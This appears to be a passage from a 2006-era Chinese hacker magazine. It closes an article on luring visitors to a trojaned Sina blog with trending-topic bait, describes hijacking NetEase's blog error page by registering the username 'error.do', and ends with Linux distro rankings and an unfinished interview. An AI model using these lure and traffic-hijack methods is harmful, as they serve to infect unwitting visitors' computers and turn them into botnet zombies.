


图4 到百度贴吧发贴

我挂了一会儿就有主机上线了，如图5。




图5 肉鸡上线


最后教给大家一点技巧，如果当时热门的是人物，那你就找他的简历；如果是一部小说或电影，那你就找这个电影的下载地址、剧照等；要是新闻事件的话，那你就找最新的发，哈哈，这一招也算是社会工程学了吧！

如果刚好你用的也是新浪的博客，你大可不必在自己的博客上挂马，你可以自己再去申请一个，用上面介绍的方法提高“人气”。

最后祝大家都能成为养鸡专业户！

编辑点评：

又是一篇在门户挂马的文章，这次作者玩得比较狠，让别人访问了他的blog为他提高了访问量还要让人家沦为肉鸡。在挂马的代码部分，作者为我们讲解了每个标记的作用，让小菜们知其然知其所以然，在挂马的时候知道自己该怎么写代码。喂？还不去看看新浪把这个bug补上没？



社会工程学之 网易博客暴涨访问量

心雨

前不久在网易申请了一个特殊的博客，怎么特殊了？先给大家看张图，如图1。




图1 访问量暴涨

发现什么了么？呵呵，访问量是不是很吓人！所以我说是一个特殊的博客！大家不要以为我使用了什么刷访问量的工具，这可都是别人实实在在的访问记录！不信可以看这张图，如图2。



图2 查看访问来源

看到了吧！都是来自别人的连接有3万多页，这可是工具刷不出来的！

其实这件事要从一篇在网上看到的文章说起，上次在网上看到一篇名为《网易博客的逻辑漏洞——教你制作隐身博客》的文章，内容是说：由于网易博客的访问地址是**blog.163.com+用户名**，只要注册一个比较特殊的用户名比如“123456.html”（*网易允许用户注册带“.”的用户名*）这样地址就变成了“blog.163.com/123456.do”提交后服务器会把“0123456.do”当成根目录下的一个文件，但文件又是不存在的，会转跳到首页，自然不能访问成功就达到了隐身的目的。然后我就试着注册了一个特殊的用户名“xinyu.do”但访问的时候却可以访问这个博客，再看地址栏里的地址变成了**blog.163.com/xinyu.do/**加了一个“/”这样就等于把“xinyu.do”当成了根目录下的一个文件夹，访问的是“xinyu.do”里的文件，看来所谓的漏洞补上了访问“xxx.do”这样的页面会自动加上“/”。既然“do”不行那我就换成“html”试试，于是测试了一个“xinyu.html”的用户名，访问“blog.163.com/xinyu.html”直接转跳到了提示出错的页面“error.do”哈哈，访问不到了！我又试着访问“123456.html”“456789.html”都会提示出错而跳到**error.do**这个页面，看来“error.do”是默认的出错提示页面，只要出错就会返回这个页面。等等，刚才不是说“xxx.do”这样的地址会在后面加上一个“/”吗？对，确实会在后面加上一个“/”但是要没有“error.do”这个用户的话，就是加上一个“/”还是找不到用户还是会提示出错的！这么说来“error.do”这个用户还没被注册，为了验证我的推断便试着去注册“error.do”。结果和我猜想的一样“error.do”被我顺利注册到了。这样我的博客访问地址就和提示出错的页面一样了“blog.163.com/error.do”，只要有用户访问出错或操作博客有错误就会转跳到我的博客上来。就这样我的博客访问量不到一天的时间达到了60万人次（期间还被网易的工作人员删了6万）不过现在漏洞已经补上了，大家再访问“blog.163.com/error.do”的时候显示的还是提示出错的页面！像这样小刷一下访问量还是可以的，但是即使再出错一天内也不会有近60万人出错啊！开始我也觉得不可能，后来在访问来源那里找到了答案。大家可以看图3、图4。

第一个访问地址是“yahoo”的搜索引擎，第二个是网易的像册。像这样的地址有很多这里不列举了，回访第一个地址显示如图5。




图3 访问来源显示来自yahoo搜



图4 访问来源显示来自网易相册




图5 出错的博客地址

可以看到下面是博客的出错地址，现在漏洞补了不然访问的就是我的博客。再看上面那个图的来源是“网易部落”访问的时候还是出现博客的出错的地址。但这是为什么呢？访问网易部落出错为什么跳到博客来？这是因为用户提供的图片或文章的地址都是经过防盗连程序处理的。如果发布的是自己博客上的图片或文章，那么其实是个错误的地址！最后访问的还是我的博客。再加上一些用户的错误操作访问量突破60万是不在话下的！

这篇文章根本没什么技术性，那个所谓的漏洞也只能算是一个错误。其实只要我们够认真够细心发现大站的漏洞也不是不可能的！

编辑点评：

很有意思的一篇文章，作者很善于发现。网易近来似乎漏洞很多，前段时间刚被暴跨站的漏洞，现在博客又出了些小问题，还好没有造成太大的损失。不过要是在网易修补此漏洞之前有人发现了博客的跨站漏洞，然后配合这个漏洞，那还不是大把的肉鸡啊！所以有些看似鸡肋的漏洞，一旦有了引发其威力的另一半，它同样会释放巨大的能量！ NOHACK

Linews

企鹅 lala

桌面市场中 Linux 的地位越来越高，于是众多高手也奉献出自己的时间为大家在桌面应用中铺平道路。本期窗外请来了 linuxtoy.org 的站长做现场采访~想知道高手有什么特别之处么？赶紧翻阅吧。

微软一边准备放出 Vista 系统，一边和 Novell 用新闻把自己烤得暖烘烘的。但 Vista 引以为豪的 Aero 其实早已被 XGL 全面击败，什么你还不知道什么是 XGL？太糗了吧，赶快来看本期《窗外》吧！

又到年末，望着自己走过的一年是遗憾多还是成就多呢？是不是还有很多目标没有实现呢？时间不等人，就像这个市场一样，你不发展总有人在发展，总有人会超越你。

“本期 Linews 带大家盘点主流 Linux 发行版本在 2006 年的成果，还没有开始用 Linews 的小黑们也可以乘着这个机会挑选一下适合自己的发行版本。”

排行榜第一位 Ubuntu

已经连续几年占据桌面 Linux 的首把交椅的 Ubuntu，在 2006 年先后发行了 6.06 LTS（Long Time Support），6.10 Edgy Eft。其中 6.06 LTS 是一款长达三年的支持版本，用户可以获得三年的软件支持。但同时也是以稳定为首位的版本，所以你可能在 6.06 中无法通过 apt 获得最新的软件。而 6.10 则是包含了许多新特性的系统，比如：使用了 Upstart 替换了传统的 init，使用了最新的 Gnome 2.16、Firefox 2.0、Gaim 2.0 beta……对于桌面用户来说升级到最新版本可以获得更棒的体验哦~

06 年初，ubuntu 创始人 Mark Shuttleworth 也来到了中国，开始了北京、上海、台北和香港之行，并且和中国开源公司进行了座谈。

Ubuntu 的成功在于强大的社区支持。如今 ubuntu 的用户社区是 Linux 发行版本社区中比较成功的了。有了强大的社区支持，众多新手不用担心入门的问题了。无数的高手会在网络上解答你的问题，报告最新的 bug，介绍流行的软件。

这也是 lala 个人推荐的发行版本！

排行榜第二位 openSUSE

openSUSE 项目是 Novell 公司资助的社区计划。为在方方面面促进 Linux 的普及应用，该计划提供了对 openSUSE 这份完整 Linux 发行的免费、简便的获取访问。openSUSE 项目有三个主要目标：让 openSUSE 成为任何人都能最容易获得且最广泛使用的 Linux 发行，利用开源软件的联合来使 openSUSE 成为世界上可用性最强的 Linux 发行及新手和资深 Linux 用户们的桌面环境，显著地简化并开放其开发及打包过程以使 openSUSE 成为 Linux 开发人员及软件提供商所选择的平台。

有了老牌公司 Novell 的支持，再加上 SUSE 的 Open，想不红也难啊。06 年 openSUSE 发布了 10.1 版本，目前 10.2 也已经发出了测试版本。

就 lala 个人看来，ubuntu 与 openSUSE 代表了 deb 体系与 rpm 体系。（确实，软件管理方式的不同会影响很多使用者。）两个都是各自体系中的佼佼者，而具体谁更好，恐怕要看用户的个人喜好了。

排行榜第三位 Fedora

借由 Red Hat 的影响力，Fedora 项目的火热程度也是可以想像的。在国内论坛上 Fedora 总是被讨论最多的发行版本。而且 Fedora 项目也是一个基于社区的项目，除了以往 Red Hat 的精英外，还更多地吸收社区的力量。比较以前的 Red Hat Linux 9 而言，Fedora 更加开放。

06 年 Fedora 先后发行了 Fedora Core 5 与 Fedora Core 6，虽然每次升级获得的更新都比预期的要少，但这丝毫不会减少大家对它的期望。默认的软件仓库内的软件数量，fedora 并没有前面两个多。不过有第三方提供对 fedora 的支持。

国内暂时没有专属 fedora 的社区，国外社区：http://forums.fedoraforum.org/。你可以从社区获得最新的信息、How-to、faq 等等。

希望入门 Linux 的新手，Fedora 也是不错的选择，由于在国内的使用者较多，你应该可以获得比较多的帮助。

排行榜第四位 Mepis

Mepis 在 06 年共发布了两个版本，3.4-3、6.0。这是一个年轻的发行版本，到现在已经 3 岁了。虽然年轻，但并不影响它的蔓延速度，特别受到国外用户的青睐。由于是基于 Debian 定制的系统，所以经常拿来与 kubuntu 比较。基于 586 处理器架构的软件包，会让你感觉运行速度快于其他 386 的系统。

不过中国的用户恐怕不太适应，因为它中文支持实在是差了点。

排行榜第五位 Mandriva

Mandriva 一直是商业化桌面 Linux 的典范作品。2006 年 Mandriva 发布了 2007 版，同样它也分为商业版和免费版。两个版本的区别是，软件包的数量与社区的支持。

就 lala 个人看来，Mandriva 受欢迎的程度不如从前了。虽然 Mandriva 在易用性上优于 Fedora，但是它的商业性导致了它不可能有 Fedora 这么多的用户。另外臃肿也是 Mandriva 的一个问题，最近的几个版本 Mandriva 都没有发布过 1 CD 的安装盘。

得益于 Mandriva 的商业性，Mandriva 公司不止有优秀的桌面操作系统，还有专业的 Mandriva Move Live 系统；也有 MNF2 这个防火墙系统。尤其是 MNF2，在商业应用中是个廉价、高效的防火墙。

时事新闻

微软 Novell 联手

上周四，二家公司公布了技术和法律合作关系，使用户能够更好地整合二家公司的技术，无需担心会因此而惹上官司。微软－Novell 合作成为了许多媒体报道的热点：长期的宿敌将在专有软件和开放源代码软件之间架起一座桥梁。

尽管这一合作对于二家公司和整个软件产业都具有重要的意义，但一些业界人士也对此表示了怀疑。微软和 Novell 产品之间改进的互操作性能够更好地满足越来越多的同时使用微软和开放源代码软件的客户的需求，但一些人对微软为什么要与 Novell 合作，并签订专利协议实现其技术目标提出了怀疑。Alfresco 负责业务开发的副总裁、前 Novell 官员马特表示，他对微软的诚意持怀疑态度，认为微软企图通过支持 Novell，达到让 Novell 和 Red Hat 同时被削弱的目的。他说：Red Hat 在 Linux 市场上占有绝对优势，对微软的竞争威胁要远远大于 Novell。与 Novell 的合作容易使人们想起微软在 2004 年与 Sun 达成的合作协议。

在 Novell 与微软公布合作关系数小时后，Red Hat 在其网站上发表了一份声明：声称这是 Linux，而并非仅仅是 Novell 的胜利。Red Hat 还否认了与微软达成类似合作关系的可能性。

Red Hat 在其声明中表示，微软与 Novell 的合作意味着 Linux 的胜利，开放源代码模式能够提供更好的软件和更高的价值。开放的标准能够实现互操作性，它不要求二家公司达成协议。


lala：商业行为的背后总应有利益的驱使，不然就不是商人做的事情了。微软的这一举动显然不是针对桌面市场的，而是针对服务器市场的。如果人们在使用 Novell 公司的产品时可以获得更好的与 Windows 程序兼容的环境，是否会让更多人抛弃 Red Hat 呢？

当然，两个看似矛盾的公司想结合到一起的确有难度，协议就是一个。但金钱总会处理好很多事情！

Linux 人物采访

记者：latteye－袁昊洋
今日Star：Toy－徐小东

桌面新锐势力 Linuxtoy



当lala发现linuxtoy.org的时候第一次感觉到，个人Blog可以有如此大的力量。lala一口气便读完了所有的文章，当时便非常佩服Toy站长。今天有幸请到了Toy来与我们聊一聊。

latteye：你是学什么专业的？现在做的是哪方面的工作？

toy：在大学我学的是汉语言文学教育专业，现在在一所中学教书。

latteye：如果Linux是你的兴趣的话，有没有考虑过将兴趣和工作统一起来么？

toy：有，自己也在做一些尝试。

latteye：哦？可以透露一点么？什么方面？如果涉及商业机密就算了，呵呵。

toy：比如，通过在Linux中来完成一些教学方面的应用。

latteye：看来你的学生用不上MS Word了，教育从娃娃抓起，呵呵~你是什么时候开始接触、学习Linux的呢？

toy：接触Linux比较早，大约是2001年左右，但真正完全转换到Linux平台，是在2005年初。

latteye：是什么原因促使你完全转换到Linux平台的呢？你个人最喜欢的发行版本是哪个？

toy：Linux平台让人感觉更为鲜活，更加自由，可以随自己所愿摆弄。而且其中的应用不必担心一些额外的费用和版权。个人最喜欢的是ubuntu，但是对于gentoo也非常希望有时间能够亲自尝试。

latteye：据说gentoo定制性很高呢，我也没用过，编译应该会很花时间。除了Linux应用，IT方面还有没有什么技术特长？或者未来有兴趣学习的？

toy：嗯，gentoo就是如此。以前曾经有很长一段时间在做软件本地化。在未来，我的兴趣不会离开Linux，随着了解的深入，可能会学习语言，掌握一些编程方面的技术。

latteye：你的英文一定很好吧，看你经常从国外的网站上获取信息~参加过哪些软件的本地化（翻译）工作呢？

toy：其实，我的英文算不上好，也就一般吧。由于国外的网站信息更新比较快速而及时，所以经常关注它们。以前和一些网络朋友合作过，做一些专业的软件的本地化工作，如地质方面，个人也曾制作过一些小软件的简体中文化，如smarty uninstaller、xstarter、feedbuster等。

latteye：当初是如何想到做linuxtoy.org网站的？什么目的呢？

